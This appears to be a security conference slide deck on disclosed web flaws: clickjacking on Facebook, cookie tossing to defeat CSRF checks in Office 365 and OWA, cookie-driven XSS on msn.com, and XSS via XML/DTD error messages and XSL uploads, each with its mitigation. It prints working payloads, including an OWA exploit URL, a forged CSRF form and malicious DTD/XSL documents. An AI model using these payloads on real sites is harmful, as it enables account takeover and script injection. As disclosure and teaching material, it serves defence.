
facebook

## Reset password

We've sent an SMS password reset code to the phone number associated with Facebook Mobile. Please enter the code here.

Confirm code

# Taking Over Someone's Account



The image shows a screenshot of a web browser displaying the Facebook mobile password reset interface. The browser's address bar shows the URL `m.facebook.com/reset.php?refid=0`. The page has a blue header with the Facebook logo and the text "Reset password". Below the header, the text "Please enter a new password" is displayed in blue. There are two input fields: the first is for the new password, and the second is for the confirmation password, labeled "Confirm password". A "Change my password" button is located to the right of the confirmation field. The background of the page is light gray.

facebook


Reset password

Please enter a new password

Confirm password


Change my password

# To Recap



\*clicks on a link\*

BAM. I added my mobile phone to your account and then used it to reset your password and take over your account.



# Mitigations

- We worked with Facebook to mitigate the issue.
  - Several of the vulnerable pages were immediately taken offline
  - We recommended X-FRAME-OPTIONS be put on the sensitive pages that should never be framed
  - They now require a password to add a mobile phone number
- We've found similarly bad things to do with click-jacking on Microsoft products. Mitigations were similar:
  - X-FRAME-OPTIONS
  - In-depth security
- X-FRAME-OPTIONS is a great mitigation, but doesn't work in all places. Facebook "like" buttons, for example.
  - What if you have legitimate sites that need framing?
  - There is an IETF draft to add an ALLOW-FROM option which would make this more flexible



# Wall of Sheep

**facebook**

Search



## Facebook Security ▸ White Hats

Internet/Software

### Report a Possible Security Vulnerability

We take user safety seriously and strive to ensure a safe experience for you when you use Facebook. When properly notified, we will quickly investigate all legitimate reports of security vulnerabilities, potential problems, and have adopted a responsible disclosure policy to encourage notification.

- David Chan
- Jesse Ou
- Richard Lundeen

Facebook © 2011 · English (US)

[About](#) · [Advertise](#)

**You Do Not Know Where Your  
Users Got Their Cookies**

the worst same origin policy


**COOKIE TOSSING**

# This is a Cookie String

This cookie is usually the one used by script and web apps

Cookie:

Authtoken=f1e332a9ac99; language=en; chksv=904; siteinfo=khlm; ID=0; language=BOO



This cookie usually gets ignored

# The “First Cookie” Hurdle

- If an attacker can merely *control* (not read) the cookies, that’s bad.
- But how can an attacker make a victim’s browser send his cookie FIRST in the list of cookies of the same name?
- Solution: Browser cookies’ Same Origin Policy essentially allows for sibling (or related) domains to set “more specific” cookies for everyone else in that root domain space.

# Before we begin

- I am NOT talking about reading cookies. ONLY WRITING them.
- Cookie Same Origin Policy problems are nothing new.
- [Chris Evans](#) blogged about a similar type of thing a few years ago calling it “Cookie Forcing”

## Only running javascript on test.microsoftonline.com –

1. script: document.cookie='cookname=first; domain=test.microsoftonline.com; path=/';

Cookie string sent to test.microsoftonline.com: Cookie: cookname=first

2. script: document.cookie='cookname=second; domain=.microsoftonline.com; path=/';

Cookie string sent to test.microsoftonline.com: Cookie: cookname=first; cookname=second'

3. script: document.cookie='cookname=evil; domain=.microsoftonline.com; path=/site'

Cookie string sent to test.microsoftonline.com: Cookie: cookname=first; cookname=second

Cookie string sent to microsoftonline.com/site:

Cookie: cookname=evil; cookname=second

Cookie string sent to test.microsoftonline.com/site:

Cookie: cookname=evil; cookname=first; cookname=second

Cookie string sent to: https://chicken.monkey.camel.emu.secure.microsoftonline.com/site

Cookie: cookname=evil; cookname=second

# Which cookie wins?

- *FIRST*: `https://admin.company.com` 200 Response:  
Set-Cookie: cookname=**goodvalue**; domain=**admin**.company.com; path=/;secure; httponly;
- *THEN*: `http://foo.beta.test temporary.company.com` 200 Response:  
Set-Cookie: cookname=**evilvalue**; domain=.company.com; path=**/admin**;
- From the [Google Browser Security Handbook](#):

		forward	drop	intercept is on		action				
		raw	params	headers	hex					
Test description		MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Ordering of duplicate cookies with different scope		random	random	some dropped	some dropped	most specific first	random	most specific first	most specific first	by age

```
Accept: application/xml,application/xhtml+xml,text/html;q=0.9,application/json;q=0.8,application/javascript;q=0.7,*/*;q=0.5
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: cookname=evilvalue; cookname=goodvalue;
```



# How to “Toss the Cookie” up

- Find XSS on a subdomain of the shared root domain(.microsoft.com, .wordpress.com, .msn.com, .microsoftonline.com, .live.com, etc.)
- **THIS IS SUPER EASY in the presence of a high number of subdomains.**
- Through that xss, try and set cookies that will “win,” or in other words, first in the string.

# Cookie Tossing CSRF: the Quickening

- This type of Cross Site Request Forgery token verification should be avoided. Sometimes called “Double Submit Cookies”:

```
if (Request.QueryString["CsrfToken"] ==  
    Request.Cookies["CsrfTokenCookie"].Value)  
    { /*Perform Authenticated Write Operation*/ }
```

- This *only* proves that the request originated from someone who can write cookies. Who?
  - Any active MitM can force you to browse to a non-ssl version of the site, and inject cookies. (Cookie Forcing)
  - ANY XSS in a sibling domain

# The CSRF Bypass

- We found that type of CSRF protection during development of the Office 365 portal.
  - Ajax functions performing updates
  - Compared querystring value to cookie value as CSRF mitigation
  - Shared the “microsoftonline.com” domain space with an xss vulnerable subdomain (third party)

# Office365 CSRF Mitigation

- Security Engineering was involved with the fix
- Portal now submits a header with the hash value of a session specific value.
- The Office365 portal is now better.

## Oh, and OWA too

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# The exploit

```
https://editorial.microsoftonline.com/content/  
customizetree.aspx?id="<script>document.cookie =  
"UserContext=  
deadbeefdeadbeefdeadbeefdeadbeef; path=/owa;  
domain=.microsoftonline.com; expires=Wed, 16-Nov-2012  
22:38:05 GMT;" ;window.location="http://  
totallyunrelatedserver.com/t.html";</script>
```

# The exploit (cont.)

```
<form id="dynForm" action="https://  
mybetamail.microsoftonline.com/owa/?  
ae=Options&t=Messaging" method="post"  
enctype="application/x-www-form-urlencoded">  
...  
<input type="hidden" name="txtSg" value="BEST  
+is+Tossing+Cookies+all+over+your+signature"/>  
...  
<input type="hidden" name="hidcanary"  
value="deadbeefdeadbeefdeadbeefdeadbeef"/></  
form>
```

And here's what's sent to the server

**Cookie: hidcanary=  
deadbeefdeadbeefdeadbeefdeadbeef;hidcanary  
=a9e3fc90d1e4c7d5a4e643a2ae01c67f**



# Exploited



## E-mail Signature

---

☒ Automatically include my signature on outgoing messages

BEST is Tossing Cookies all over your signature

# OWA Fix

- OWA has fixed this issue, and they had quite the patch matrix.
- Fix was the same, the construct is fine if you tie it to something unique to the user and session that cannot be modified.

# Cookie Tossing: XSS

- If your cookie wins (is first) with the right cookie, you can have persistent(ish) xss.
- SPLOITED: Found a cookie in an MSN shared library that resulted in a DOM based XSS *on any site that hosted the js.*
- Merely needed to find xss in any other subdomain.
- And I did not want to use “path”. I wanted the crown jewel: <http://www.msn.com>

# XSS Through a Cookie

```
Set-Cookie: PRD=4032; domain=.msn.com; path=/;
```

```
c=document.cookie;  
var prd=unescape(GetCookieValue(c,'PRD'));  
querystring+='?PRD='+prd;  
document.write("<iframe src='http://j.lsx.com/?"+  
    querystring+"'></iframe>");
```

```
function GetCookieValue(cookiestring,cookieName){  
...  
new RegExp("\\b"+cookieName+"\\s*=\\s*([^;]*)", "i")  
...  
}
```

# Cookie Name Case Insensitivityishness

- “Cookie**N**ame” and “Cookie**n**ame” are treated as *different* cookies in the browser.
- Many script libraries will do a case insensitive regex search on the cookie string, or call “.ToLower()” then “indexOf()”.
- ASP.NET will do a case insensitive search.
- Request.Cookies["CaseDoesntMatteR"] will return the first “casedoesntmatter” in the cookie string, regardless of case.

# XSS Through a Cookie

- In the case of [www.msn.com](http://www.msn.com), we could add a cookie “prd” to the cookie string, which makes the cookie string appear as:

`Cookie: PRD=4032;prd="><script>alert()</script>`

- Thankfully, some other JavaScript cleared (expired) the PRD cookie, then reset it, bumping mine to the front of the line:

`Cookie: prd="><script>alert()</script>; PRD=4032;`

# The Easy Part: XSS on a Sibling

- As is the case with this form of cookie placement, it's a lot easier if you just find an XSS bug in a sibling domain.
- Quickly found a stray html file with a reflected DOM Based XSS living in a weird domain ending in .msn.com.
- Crafted a link to that html file, which placed my malicious cookie, redirected to [www.msn.com](http://www.msn.com) . . .

# My Cookie is First!

The screenshot shows a Windows Internet Explorer browser window with the title "MSN.com - Windows Internet Explorer - [InPrivate]". The address bar displays "http://sn138w.snt138.mail.live.com/?rru=inbox". The browser's toolbar includes various icons for search, home, and other functions. The main content area shows a Hotmail inbox with a search bar and a list of folders. A security warning dialog box is displayed in the center, titled "Message from webpage", with a yellow warning icon and the text "travir live.com". The dialog box has an "OK" button. Below the inbox, there are news headlines and a section titled "Without Speaking". The bottom of the browser window shows a "Hot topics" section and a "Explore" section with various news items.

MSN.com - Windows Internet Explorer - [InPrivate]

http://sn138w.snt138.mail.live.com/?rru=inbox

Hotmail - Inbox

Search email

Message from webpage

travir live.com

OK

Without Speaking

Caltech ends 26-year league losing streak

A desperate search for survivors in New Zealand

Hot topics

Tragedy in Tucson

Muammar al-

Explore

More news

My news

Breaking news

Pinned

Report: U.S. 'decades behind' on parental leave

Is Cookie Tossing a problem in your life? Click here for more info.



# Mitigating Cookie XSS

- The mitigation to this was straightforward (input validate and encode!). Implemented quickly by the product team.
- Note that many automated security scanners will flag obvious things like XSS through cookies, but will classify them as “Low” or “informational.”
- XSS through Cookies is persistent(ish).

# What else?

- CSRF and XSS are the two vulnerabilities I have presented.
- Your app could depend on cookies in different, subtle ways, leading to app-specific vulnerabilities.
- Session Fixation, business logic flow, etc.

# What to do about cookie tossing

- Test cookies like you would QueryString values
- Consider keeping your most sensitive assets on more tightly controlled root domains.
- Web apps should sign their cookies (cryptographically tied to the logged in user and session), if you care about the integrity of that data when consuming it server side.
- Consider LocalStorage instead of cookies where you can use it, it doesn't have subdomain issues.
- [Origin Cookies](#)(in RFC at IETF). Yay for more cookie flags.

what could go wrong?

# **XML ATTACKS**


# XML, XML, Everywhere

- XML is the underlying format for a lot the technology we use.
- XML is used pervasively in cloud applications and services.
- Do you know all the ways XML can bite you?

# A Quick Note

Will only be talking about Cross-Site Scripting (XSS) vectors using XML/XSL

Wait. Are there really features that  
take user-controlled XML?







Home

Trust relationships

Identity providers

Relying party applications

Rule groups

Service settings

Certificates and keys

Service identities

Administration

Portal administrators

Management service

Development

Application integration

## Add Relying Party Application

Use the following options to configure your relying party application in this service namespace.

### Relying Party Application Settings

#### Name

Enter a display name for this relying party application.

Example: fabrikam.com

#### Mode

Click to configure your relying party application settings manually or to upload a WS-Federation metadata document with the settings for your relying party application. [Learn more](#)

☐ Enter settings manually

☒ Import WS-Federation metadata

#### WS-Federation metadata

Upload or enter the URL for your WS-Federation metadata document. Example: <https://www.contoso.com/FederationMetadata/2007-06/FederationMetadata.xml> [Learn more](#)

☐ URL:

☒ File:

Browse...

#### Error URL (optional)

Enter the URL to which ACS redirects users if an error occurs during the login process. [Learn more](#)

# What Happens if your Feature Parses Untrusted XML?



# Cross-Site Scripting with XML

- Perhaps getting client-side JavaScript to execute within a domain is more valuable than DoSing the server or reading files...
- If you can upload/download XML files, you may have a stored XSS issue anyways

What if the XML is only parsed and not stored?

# DTD Cross-Site Scripting Leveraging System.XML Exception Messages

Ignore the XML Parsing stuff, what's still wrong with this code?

```
try
{
    //Assume ValidateRequest is disabled for page
    string untrustedXML = TextBox1.Text;
    XmlReaderSettings badSettings = new XmlReaderSettings();
    badSettings.DtdProcessing = DtdProcessing.Parse;
    XmlReader reader = XmlReader.Create(new StringReader(untrustedXML), badSettings);
    XmlDocument doc = new XmlDocument();
    doc.Load(reader);
    DoStuffWithReader(reader);
}
catch (Exception ex)
{
    Label1.Text = ex.Message;
}
```

# Technique 1 - Cross-Site Scripting using URL Fragments

Illegal URL Fragments in system identifiers:

```
<?xml version="1.0"?>  
<!DOCTYPE billion SYTEM "#<script>alert(1)</script>"  
[  
<!ENTITY foo SYSTEM "#<script>alert(1)</script>">  
<!NOTATION GIF SYSTEM "#<script>alert(1)</script>">  
<bar>&foo;</bar>
```



Fragment identifier '#<script>alert(1)</script>' cannot be part  
of the system identifier '#<script>alert(1)</script>'

# Technique 2 - Cross-Site Scripting using 500s

Using Custom HTTP 500 Error Messages:

```
<?xml version="1.0"?>  
<!DOCTYPE billion [  
<!ENTITY foo SYSTEM "http://reachableserver.com/  
returnCustom500.aspx">  
>  
<bar>&foo;</bar>
```



The remote server returned an error: (500) Ha. My 500. **<script>alert(1)</script>**

What if XML can be uploaded and downloaded?



# Technique 3 – Cross-Site Scripting with XML+XSL pair

- Upload an XML document that points to a second XSL transform on the same domain
- The browser will automatically perform the transform and render HTML/execute Javascript

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl"
href="http://
vulnerabledomain.com/
evilxsl.xsl"?>
```

Firstxml.xml

```
<?xml version="1.0" encoding="utf-8" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://
www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
exclude-result-prefixes="msxsl">

    <xsl:template match="/">
    <script>alert('hello from XSS!')</script>

</xsl:template>
</xsl:stylesheet>
```

Evilxsl.xsl


# WordPress Blended Threats Demo

# Overview

